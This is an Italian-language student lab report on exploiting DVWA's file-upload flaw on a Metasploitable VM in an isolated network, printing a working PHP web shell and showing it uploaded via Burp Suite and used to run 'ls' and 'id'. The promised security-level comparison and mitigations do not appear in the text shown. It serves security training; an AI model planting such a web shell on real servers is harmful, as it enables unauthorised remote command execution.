

W13D1 – Emy Mangogna Report

Questo report documenta l'exploit di una **vulnerabilità di file-upload** su DVWA (Metasploitable), le operazioni condotte per caricare una **web-shell PHP** e ottenere l'esecuzione remota di comandi, e fornisce evidenze tecniche e osservazioni operative.

Il documento include inoltre un'analisi comparativa del comportamento dell'applicazione ai livelli di sicurezza LOW, MEDIUM e HIGH e raccomandazioni tecniche per la mitigazione della vulnerabilità.

Configurazione di rete

Rete: Host-only

Subnet mask: 255.255.255.0

Gateway: 192.168.50.1

Kali (attaccante) 192.168.50.100

Metasploitable (target/DVWA) 192.168.50.101

Tool

BurpSuite: proxy/intercettore per ispezione e modifica delle richieste HTTP

Browser Mozilla Firefox (da Kali configurato per Burp): accesso a DVWA

Web-shell PHP (.php): script da caricare

Verifica della comunicazione tra Kali (attaccante) e Meta (target) tramite comando **ping** e configurazione del browser Mozilla Firefox di Kali per instradare il traffico tramite **BurpSuite (proxy 127.0.0.1:8080)** per intercettare tutte le richieste HTTP.

```
msfadmin@metasploitable:~$ ping -c 4 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data:
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=8.99 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.817 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.600 ms



--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 0.600/2.858/8.999/3.548 ms
```

```
(nemi@kali)-[~]
└─$ ping -c 4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=6.55 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.965 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.537 ms

--- 192.168.50.101 ping statistics ---
```



Dalla pagina iniziale di Metasploitable è stata raggiunta e autenticata la DVWA con le credenziali predefinite (admin/password) e il livello di sicurezza è stato impostato su **LOW** per testare la funzionalità di **file-upload**.



E' stata creata una **webshell PHP minimale**, che permette di eseguire comandi sul server passando il comando nell'indirizzo del browser (tramite il parametro "cmd") e mostra a schermo il risultato in modo ordinato.

Questo script fungerà da payload per ottenere l'esecuzione RCE (Remote Command Execution) una volta caricato sul server vulnerabile.


Il codice utilizzato è il seguente:

```
<?php
echo "<pre>";
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
} else {
    echo "No cmd parameter provided.";
}
echo "</pre>";
?>
```

Dopo aver selezionato il file **shell.php** tramite il dialogo di upload del browser, è stata inoltrata la richiesta di upload con l'interceptor di Burp attivato: la richiesta **POST** multipart/form-data è stata catturata e ispezionata.

La request intercettata mostra il campo Content-Disposition con filename="shell.php" e il corpo multipart contenente il payload PHP, insieme agli header e ai cookie di sessione.


Questa intercettazione costituisce la prova della composizione della richiesta client prima della sua consegna al server.



DVWA conferma che il file shell.php è stato salvato in:

`/var/www/dvwa/hackable/uploads/shell.php`.



Questo indica che la webshell è stata accettata dal server e ora può essere richiamata via HTTP per testare l'esecuzione di comandi.



E' stata effettuata una richiesta **GET** verso lo script caricato, dove **?cmd=ls**; è la query string di una richiesta **HTTP GET**


http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls

la richiesta è stata catturata in Burp, la risposta HTTP mostrava l'output del comando **ls** con i nomi dei file nella directory di upload (**dvwa_email.png** e **shell.php**), dimostrando che il server ha eseguito il codice PHP caricato.




In seguito è stata inviata un'altra richiesta **GET** allo script caricato, passando come query string il comando **?cmd=id**:

http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=id



La richiesta è stata intercettata con Burp e la risposta HTTP ha restituito
uid=33(www-data) gid=33(www-data) groups=33(www-data)



Questo output indica che i comandi inviati tramite la webshell vengono eseguiti con l'identità dell'utente del webserver (**www-data**). Lo script PHP gira con privilegi limitati, sufficienti per operare sulla directory del webserver ma non per svolgere operazioni amministrative di sistema. Tale evidenza è utile perché definisce il contesto d'esecuzione e aiuta a pianificare i successivi passi di enumerazione o eventuale escalation di privilegi.